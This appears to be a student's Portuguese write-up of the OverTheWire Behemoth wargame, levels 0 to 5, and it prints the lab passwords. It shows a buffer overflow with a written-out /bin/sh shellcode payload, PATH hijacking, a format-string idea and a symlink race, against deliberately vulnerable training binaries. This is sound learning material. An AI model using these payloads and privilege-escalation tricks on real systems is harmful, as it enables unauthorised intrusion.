

Nome: Yuri Medeiros da Silva

BEHEMOTH

Behemoth foi o wargame escolhido do otw. *Esse nível é composto por 7 levels, e são basicamente sobre explorar binários. Contudo só consegui fazer até o 6.*

Fase 0 :

Username: behemoth0

Passowrd: behemoth0

ssh behemoth0@behemoth.labs.overthewire.org -p2221

```
behemoth0@behemoth:/behemoth$ ltrace ./behemoth0
__libc_start_main(0x80485b1, 1, 0xffffd774, 0x8048680 <unfinished ...>
printf("Password: ")                                = 10
__isoc99_scanf(0x804874c, 0xffffd67b, 0xf7fc5000, 13Password: AAAAAAAAAA
)                                                    = 1
strlen("OK^GSYBEX^Y")                                = 11
strcmp("AAAAAAAA", "eatmyshorts")                    = -1
puts("Access denied.."Access denied..
)                                                    = 16
+++ exited (status 0) +++
```

Basicamente aqui eu testei rodar com o ltrace e de primeira ele já retornou o que seria a chave.

```
behemoth0@behemoth:/behemoth$ ./behemoth0
Password: eatmyshorts
Access granted..
$
```

ltrace serve para executar um comando/programa, e ele intercepta as chamadas dinâmicas que são realizadas.

```
behemoth0@behemoth:/behemoth$ ./behemoth0
Password: eatmyshorts
Access granted..
$ ls
behemoth0 behemoth1 behemoth2 behemoth3 behemoth4 behemoth5 behemoth6 behemoth6_reader behemoth7
$ ./behemoth1
/bin/sh: 2: ./behemoth1: Permission denied
$ bash -i
behemoth1@behemoth:/behemoth$ cat /etc/^C
behemoth1@behemoth:/behemoth$ uid
bash: uid: command not found
behemoth1@behemoth:/behemoth$ id
uid=13001(behemoth1) gid=13000(behemoth0) groups=13000(behemoth0)
behemoth1@behemoth:/behemoth$ cat /etc/behemoth_pass/behemoth
behemoth0 behemoth1 behemoth2 behemoth3 behemoth4 behemoth5 behemoth6 behemoth7 behemoth8
behemoth1@behemoth:/behemoth$ cat /etc/behemoth_pass/behemoth0
cat: /etc/behemoth_pass/behemoth0: Permission denied
behemoth1@behemoth:/behemoth$ cat /etc/behemoth_pass/behemoth1
aesebootiv
```

Behemoth1 : aesebootiv

Primeiro eu testei pra ver o comportamento básico do programa. Depois, quando utilizei um strings vi que ele faz uso da função `gets`, então provavelmente seria sobre buffer overflow.

[illegible]

Agora fui analisar o asm do executável.

```
(gdb) disas main
Dump of assembler code for function main:
    0x0804844b <+0>:      push    ebp
    0x0804844c <+1>:      mov     ebp,esp
    0x0804844e <+3>:      sub     esp,0x44
    0x08048451 <+6>:      push    0x8048500
    0x08048456 <+11>:     call    0x8048300 <printf@plt>
    0x0804845b <+16>:     add     esp,0x4
    0x0804845e <+19>:     lea     eax,[ebp-0x43]
    0x08048461 <+22>:     push    eax
    0x08048462 <+23>:     call    0x8048310 <gets@plt>
    0x08048467 <+28>:     add     esp,0x4
    0x0804846a <+31>:     push    0x804850c
    0x0804846f <+36>:     call    0x8048320 <puts@plt>
    0x08048474 <+41>:     add     esp,0x4
    0x08048477 <+44>:     mov     eax,0x0
    0x0804847c <+49>:     leave
    0x0804847d <+50>:     ret

End of assembler dump.
(gdb)
```

```

Dump of assembler code for function main:
0x0804844b <+0>:    push    ebp
0x0804844c <+1>:    mov     ebp,esp
0x0804844e <+3>:    sub     esp,0x44
0x08048451 <+6>:    push    0x8048500
0x08048456 <+11>:   call    0x8048300 <printf@plt>
0x0804845b <+16>:   add     esp,0x4
0x0804845e <+19>:   lea     eax,[ebp-0x43]
0x08048461 <+22>:   push    eax
0x08048462 <+23>:   call    0x8048310 <gets@plt>
0x08048467 <+28>:   add     esp,0x4
0x0804846a <+31>:   push    0x804850c
0x0804846f <+36>:   call    0x8048320 <puts@plt>
0x08048474 <+41>:   add     esp,0x4
0x08048477 <+44>:   mov     eax,0x0
0x0804847c <+49>:   leave
0x0804847d <+50>:   ret
End of assembler dump.
(gdb) b *main+28

```

A gente ve ali em cima que ele aloca 0x44 = 68 bytes na pilha, provavelmente esse espaço que iremos explorar.

```

(gdb) r <<(python -c 'print 70 * "A" + "BBBB"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth1 <<(python -c 'print 70 *
Password: Authentication failure.
Sorry.

Program received signal SIGSEGV, Segmentation fault.
0x00424242 in ?? ()

```

Testando basicamente com um python. Vemos que 71 + 4 preencheria tudo. Então vamos passar nossa shell dentro desses 70 e depois o endereço pro início dela (pego pelo gdb, coloquei um breakpoint no print e vi onde começava).

shellcode eu peguei qualquer um do

<http://shell-storm.org/shellcode/files/shellcode-811.php>

28 bytes

```

behemoth1@behemoth:~$ python -c "print 'A'*71 + '\xf0\xd6\xff\xff' + '\x90'*50 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x
6a\x0b\x58\xcd\x80'"> /tmp/payload
behemoth1@behemoth:~$ (cat /tmp/payload; cat) | /behemoth/behemoth1
Password: Authentication failure.
Sorry.
id
uid=13001(behemoth1) gid=13001(behemoth1) euid=13002(behemoth2) groups=13001(beh
emoth1)
whoami
behemoth2
cat /etc/behemoth_pass/behemoth2
eimahquuof

```

Behemoth2:eimahquuof

Mesma coisa, reconhecimento com o strings.

```

behemoth2@behemoth:/behemoth$ strings behemoth2
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
sprintf
setreuid
unlink
getpid
system
geteuid
sleep
__libc_start_main
__lxstat
__gmon_start__

```

```

behemoth2@behemoth:/behemoth$ ltrace ./behemoth2
__libc_start_main(0x804856b, 1, 0xffffd774, 0x8048660 <unfinished ...>
getpid() = 31882
sprintf("touch 31882", "touch %d", 31882) = 11
__lxstat(3, "31882", 0xffffd640) = -1
unlink("31882") = -1
geteuid() = 13002
geteuid() = 13002
setreuid(13002, 13002) = 0
system("touch 31882"touch: cannot touch '31882': Permission denied
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 256
sleep(2000)


```

```

behemoth2@behemoth:/behemoth$ ltrace ./behemoth2
__libc_start_main(0x804856b, 1, 0xffffd774, 0x8048660 <unfinished ...>
getpid()
sprintf("touch 31882", "touch %d", 31882)
    lxstat(3, "31882", 0xffffd640)
unlink("31882")
geteuid()
geteuid()
setreuid(13002, 13002)
system("touch 31882"touch: cannot touch '31882': Permission denied
    <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
sleep(2000^C <no return ...>
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++

```

Basicamente ele usa uma chamada do sistema. Isso aqui eu acho fenomenal, a gente vai criar um executável chamado touch e colocar ele no Path, antes do Path original, assim, quando houver a chamada do sistema, nosso executável que será chamado.



Criei esse executável que da um cat na senha.

```

behemoth2@behemoth:/tmp$ ./behemoth/behemoth2
touch: setting times of '31947': Operation not permitted
^C

```

primeiro tentei rodar estando no diretório, mas tinha esquecido.... precisamos colocar o arquivo no path

```

behemoth2@behemoth:/tmp$ ./behemoth/behemoth2
nieteidiel

```

behemoth3:nieteidieI

<http://perso.heavyberry.com/articles/2017-08/behemoth03>

<https://axcheron.github.io/writeups/otw/behemoth/>

```
behemoth3@behemoth:~$ cd /behemoth/
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: joao_lacerda
Welcome, joao_lacerda

aaaand goodbye again.
behemoth3@behemoth:/behemoth$
```

Nessa parte de reconhecimento eu vi que o que eu colocava de input ele printava, então lembrei de format exploit (@esoj)

```
behemoth3@behemoth:/behemoth$ ./behemoth3
Identify yourself: %x
Welcome, a7825

aaaand goodbye again.
```

Ta, depois disso eu passei um bom tempo quebrando cabeça do que fazer, até que fui pesquisar na internet e vi que tinha que alterar a chamada de função puts (<https://axcheron.github.io/writeups/otw/behemoth/#behemoth-03-solution>). O que acontece é que ao invés de chamar o puts, tenho que pôr ele pra chamar o endereço do nosso shellcode (maior sacada de mestre)

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080482f0  _init
0x08048330  printf@plt
0x08048340  fgets@plt
0x08048350  puts@plt
```



```

behemoth3@behemoth:/behemoth$ objdump -R behemoth3

behemoth3:      file format elf32-i386


DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049794 R_386_GLOB_DAT  __gmon_start__
080497c0 R_386_COPY      stdin@@GLIBC_2.0
080497a4 R_386_JUMP_SLOT printf@GLIBC_2.0
080497a8 R_386_JUMP_SLOT fgets@GLIBC_2.0
080497ac R_386_JUMP_SLOT puts@GLIBC_2.0
080497b0 R_386_JUMP_SLOT __libc_start_main@GLIBC_2.0

```

behemoth4:ietheishei

```

behemoth4@behemoth:~$ ltrace /behemoth/behemoth4
__libc_start_main(0x804857b, 1, 0xffffd774, 0x8048640 <unfinished ...>
getpid()                                = 32244
sprintf("/tmp/32244", "/tmp/%d", 32244) = 10
fopen("/tmp/32244", "r")                = 0
puts("PID not found!"PID not found!
)                                         = 15
+++ exited (status 0) +++

```

quando ele roda, ele tenta abrir um arquivo com o pid atual. podemos simplesmente tentar dar um halt no programa e escrever esse arquivo

```

behemoth4@behemoth:~$ /behemoth/behemoth4&
[1] 32263

```

```

behemoth4@behemoth:~$ /behemoth/behemoth4
[1] 32447
behemoth4@behemoth:~$ kill -STOP $!

[1]+  Stopped                  /behemoth/behemoth4
behemoth4@behemoth:~$ ln -s /etc/behemoth_pass/behemoth5 /tmp/$!
behemoth4@behemoth:~$ kill -CONT $!
behemoth4@behemoth:~$ cat /tmp/$!
cat: /tmp/32447: Permission denied
behemoth4@behemoth:~$
behemoth4@behemoth:~$ Finished sleeping, fgetcing
aizeeshing

```

O que foi feito :

```
/behemoth/behemoth4&  
a ideia inicial era  
ln -s /etc/behemoth_pass/behemoth5 /tmp/$!  
cat /tmp/$!
```

Como o programa possui permissão, faríamos um link simbólico de um arquivo que nao podemos ler ainda, e depois, com o link feito, lemos.

Mas depois que isso não funcionou, pesquisei um pouco mais na internet

```
/behemoth/behemoth4&  
kill -STOP $!  
ln -s /etc/behemoth_pass/behemoth5 /tmp/$!  
kill -CONT $!  
cat /tmp/$!
```

Behemoth5: aizeeshing

Nessa parte de reconhecimento, eu olhei bem as funções que estavam sendo chamadas, era nossa única pista.

```
0804a040 R_386_JUMP_SLOT sendto@GLIBC_2.0  
0804a044 R_386_JUMP_SLOT atoi@GLIBC_2.0  
0804a048 R_386_JUMP_SLOT socket@GLIBC_2.0  
0804a04c R_386_JUMP_SLOT gethostbyname@GLIBC_2.0  
0804a050 R_386_JUMP_SLOT sleep@GLIBC_2.0
```

Olhando o disassembly do código

```
0x08048832 <+263>: push 0x0  
0x08048834 <+265>: push 0x2  
0x08048836 <+267>: push 0x2  
0x08048838 <+269>: call 0x80485f0 <socket@plt>
```

Vemos que ele chama a socket e põem 3 parâmetros na pilha, de cima pra baixo. pesquisei como socket funcionava :

- **Socket creation:**

```
int sockfd = socket(domain, type, protocol)
```

Depois disso, ele passa um endereço pro atoi. Coloquei um breakpoint depois do call e vi o que estava no endereço.

```
0x0804886c <+321>: push 0x80489e4  
0x08048871 <+326>: call 0x80485e0 <atoi@plt>
```

0x80489e4: "1337"

Então, basicamente ele criava uma conexão no localhost na porta 1337, só mandei escutar essa porta e ele pintou lá.

```
behemoth5@behemoth:~$ /behemoth/behemoth5  
behemoth5@behemoth:~$
```

```
behemoth5@behemoth:~$ nc -ulp 1337  
mayiroeche
```

behemoth6: mayiroeche